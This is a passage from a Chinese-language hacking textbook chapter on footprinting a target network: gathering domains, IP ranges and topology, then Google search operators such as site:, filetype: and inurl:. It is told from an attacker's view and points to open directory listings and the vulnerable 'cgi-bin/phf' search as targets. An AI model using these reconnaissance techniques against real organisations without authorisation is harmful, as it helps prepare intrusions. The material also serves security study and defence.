对于一个企业来说，必定会在网络上公开其部分资料，这些资料可能包含公司简介、目前的合作伙伴、开展的业务等，很多公司还喜欢对与之存在合作关系的单位的网站进行链接。很多论坛上还会经常有一些公司网管发布的希望他人帮助的帖子，而这些帖子往往会提供很多自己所在公司的相关背景和网络结构，甚至有些还提供了远程登录的信息。一个有经验的黑客往往将其称之为“潜在的肉鸡”，因为这些帖子已经无误地表明了该“网友”所在公司的网络信息，并且说明其缺乏足够的经验，为黑客提供了大量的可乘之机。黑客要做的第一步工作就是“踩点”。

5.1.1 什么是踩点

对于一个公司网络来说，系统的踩点工作能够帮助网络攻击者对该网络的安全形式和存在的问题有一个明确的了解。攻击者可以采用各种攻击工具和网络工具，从一个简单的网络站点归结出公司网络的域名、网络拓扑结构和该网络的 IP 地址范围等信息。

踩点技巧由个人喜好决定，一般来说，大多数通用的技巧就能达到搜索上述目标资料的目的。表 5.1 归纳出了这些技巧及涉及的信息。

表 5.1 踩点技巧归纳

涉及的信息	搜寻技术	应用范围
域名	DNS，Google，Whois	Internet
IP 地址	Whois、信息搜集	Internet

（续表）

涉及的信息	搜寻技术	应用范围
TCP 和 UDP 服务	扫描	Internet，Intranet
系统体系结构	扫描	Internet，Intranet
设备旗标	探测、扫描	Internet，Intranet
网络拓扑结构	Traceroute、拓扑发现工具	Internet，Intranet
认证控制	探测、扫描	Internet，Intranet

5.1.2 确定目标范围

踩点的第一步是确定需要踩点的目标范围。互联网上的目标数量庞大，不可能对所有的目标系统都进行踩点。黑客只需要选择自己感兴趣的目标即可。如果对 FBI 感兴趣，就集中精力对与 FBI 相关的网站进行踩点，寻找突破口以通过该网站进入内部网络。有些情况下，确定一个具体的目标是比较劳心的工作，但值得高兴的是，互联网提供了很多途径帮助黑客确定具体的目标，如 BBS、Blog 和新闻组等，通过这些途径可以帮助黑客缩小目标以找到合适的系统。

踩点的方法虽然多种多样，但是也存在着通性。首先，找到可能的目标，登录该目标网站，仔细查看目标网站的网页。很多单位或公司的网站都提供了想像不到的丰富的信息量，甚至有些网站还将自身系统的具体防护情况及其配置放在主页上，这些都是值得关注的信息。

搜索引擎也是一个有力的踩点工具。目前最具威力的搜索引擎 Google 能够完成几乎所有以前不能完成的搜索任务，该引擎提供了众多方法和技巧，能够帮助搜索者准确地找到目标，其中也包括了众多网站的弱点和不完善配置。如多数网站只要设置了目录列举功能，就会出现 Index of 页面，虽然主页已经屏蔽了该页面，但是只要该功能打开，即可使用 Google 搜索成功。不过目前来说，如果要搜索国内的信息，使用百度的效率会比 Google 稍微高一些。

5.2 Google 搜索技术

Google 是目前最流行的搜索引擎，它具有搜索功能强大、搜索资源丰富和搜索速度快的特点。正因为如此，Google 已经成为目前最常用的搜索引擎。同时，Google 在提供基本搜索功能的同时，也提供了高级搜索功能，以提高搜索目标的效率。

5.2.1 Google 的基本功能

Google 是继 Yahoo 之后的第二代搜索引擎。Google 的使用非常简单，只要在搜索文本框中输入关键字，按回车键后即可得到 Google 的搜索结果。

step 1 打开 IE 浏览器，在地址栏中输入 www.google.cn。这里使用.cn 而非.com，是因为 Google 已经在国内注册了.cn 域名，该域名与.com 的区别在于.cn 为中文域名，使用该域名并不需要使用者提供访问国外网络的途径，而.com 则为 Google 在美国注册的域名，见图 5.1 所示。

step 2 输入搜索关键字，单击“Google 搜索”按钮，即可得到如图 5.2 所示的界面。




图 5.1 Google 的主页




图 5.2 使用 Google 搜索

上面的步骤只是完成了最基本的搜索功能，这样搜索出来的信息浩如烟海，根本无法从中找出有用的信息，这时就需要加强搜索条件，如增加关键字等来缩小搜索的范围。一般搜索引擎需要在多个关键字之间加上引号，而 Google 无须用明文的引号来表示逻辑与操作，只要空格就可以了。假如，要了解一下搜索引擎的历史，则可以使用“搜索引擎”和“历史”两个关键字。

step 1 打开 IE 浏览器，在地址栏中输入 www.google.cn。页面打开后，在搜索文本框中输入关键字“搜索引擎 历史”，如图 5.3 所示。

step 2 单击“Google 搜索”按钮，即可得到比第一次精确得多的结果，如图 5.4 所示的界面。

使用了多个关键字后，查询结果已经大幅减少。但是查看搜索结果时，会发现位于搜索结果前列的绝大部分链接还是不符合要求，此时需要做进一步的优化，删除与搜索引擎不相关的内容。




图 5.3 多个关键字搜索




图 5.4 多个关键字搜索的精确性明显提高

Google 用减号表示逻辑非操作，即“A–B”表示搜索包含 A 但没有 B 的网页；加号表示逻辑与操作，即“A+B”表示搜索包含 A 也包含 B 的网页。

打开 IE 浏览器，在地址栏中输入 www.google.cn。页面打开后，在搜索文本框中输入关键字“搜索引擎 历史–历史”，如图 5.5 所示。

可以看到，通过去掉不相关信息，搜索结果又减少了近一半。第一个搜索结果是 IT 博物馆，其内容是讲述搜索引擎发展历史的，第二个是 IT 历史，其内容也是讲述搜索引擎发展历史的，这就达到了搜索的目的。

这里的“ ”和“–”是英文字符。此外，操作符与关键字之间，不能有空格。比如，“搜索引擎 – 文化”，Google 将视关键字为“搜索引擎”和“文化”的逻辑与操作，中间的“–”被忽略。




图 5.5 逻辑与和逻辑非操作的结果

但是，如果在图 5.5 的页面继续往下浏览，会发现真正符合搜索目的的结果仍然很少，这是因为搜索条件不具体而导致的。为了增加搜索的准确性，先单击链接打开一个结果。例如，单击打开名为 itmus.chinalabs.com/130.html 的网页，通过阅读可以了解到一些搜索引擎的历史，由此利用这些信息，可以进一步让搜索结果符合搜索目的。

除了这些功能之外，Google 还提供了逻辑或与逻辑与操作。Google 用大写的 OR 表示逻辑或操作。搜索“A OR B”，表示在搜索的网页中要么包含 A，要么包含 B，或同时有 A 和 B；Google 用大写的 AND 表示逻辑与操作。搜索“A AND B”，则表示在搜索的网页中必须既包含 A 也包含 B。下面实现一个能够搜索“搜索引擎”和“算法”，同时包含 Archie 和 Yahoo 的结果。

打开 IE 浏览器，在地址栏中输入 www.google.cn。页面打开后，在搜索文本框中输入关键字“搜索引擎 算法 archie and Yahoo”，并单击“Google 搜索”按钮，结果如图 5.6 所示。




图 5.6 OR 搜索结果

逻辑或操作必须用大写的 OR，小写的 or 无效。

5.2.2 site：对搜索的网站进行限制

上面已经探讨了 Google 的一些基础搜索语法。通常而言，这些简单的搜索语法已经能够解决大部分问题了。不过，如果想更迅速更准确地找到需要的信息，还需要了解更多的技巧。

为了锁定目标网站，Google 提供了 site 指令。site 表示搜索结果局限于某个具体网站或网站频道，如 www.sina.com.cn，tech.sina.com.cn，或者是某个域名，如 com.cn 等。如果要排除某网站或者域名范围内的页面，只需用“-网站/域名”。

打开 IE 浏览器，在地址栏中输入 www.google.cn。页面打开后，输入关键字“黑客 技巧 site:com.cn”，并单击“Google 搜索”按钮，结果如图 5.7 所示。

site 后面的冒号为英文字符，而且冒号后不能有空格，否则将被作为一个搜索的关键字。另外，网站域名不能有“http://”前缀，也不能有任何“/”的目录后缀。




图 5.7 site 的用法

5.2.3 filetype：在某一类文件中查找信息

filetype 是 Google 开发的一个非常强大的搜索语法。使用这个语法，Google 不仅能搜索一般的文字页面，还能对某些二进制文档进行检索。目前，Google 支持检索微软的 Office 文档（如.xls，.ppt，.doc 和.rtf）、WordPerfect 文档、Lotus1-2-3 文档、Adobe 的.pdf 文档，以及 ShockWave 的.swf 文档（Flash 动画）等，其中最实用的文档搜索当数 PDF 搜索。

打开 IE 浏览器，在地址栏中输入 www.google.cn。页面打开后，在搜索文本框中输入关键字“网络安全 filetype:pdf”，并单击“Google 搜索”按钮，结果如图 5.8 所示。




图 5.8 filetype 的用法

5.2.4 inurl：搜索的关键字包含在 URL 链接中

inurl 语法返回的网页链接中包含第一个关键字，后面的关键字则出现在链接或者网页文档中。很多网站把某一类具有相同属性的资源名称显示在目录名称或者网页名称中，比如 MP3 等。于是，可以先用 inurl 语法找到这些相关资源链接，然后用第二个关键字确定是否有某项具体资料。

inurl 语法和基本搜索语法的最大区别是，前者通常能提供非常精确的专题资料。

打开 IE 浏览器，在地址栏中输入“www.google.cn”。页面打开后，输入关键字“inurl:网络工具 “google””，并单击“Google 搜索”按钮，结果如图 5.9 所示。




图 5.9 inurl 的用法

“inurl:”后面不能有空格，Google也不对URL符号如“/”进行搜索。例如，Google会把“cgi-bin/phf”中的“/”当成空格处理。

第二种搜索包含在URL链接中的关键字的方式是使用allinurl。allinurl语法返回的网页链接中包含所有作用关键字，查询的关键字只集中在网页的链接字符串中。

打开IE浏览器，在地址栏中输入www.google.cn。页面打开后，在搜索文本框中输入关键字“allinurl:“cgi-bin” phf+com”，并单击“Google搜索”按钮，结果如图5.10所示。

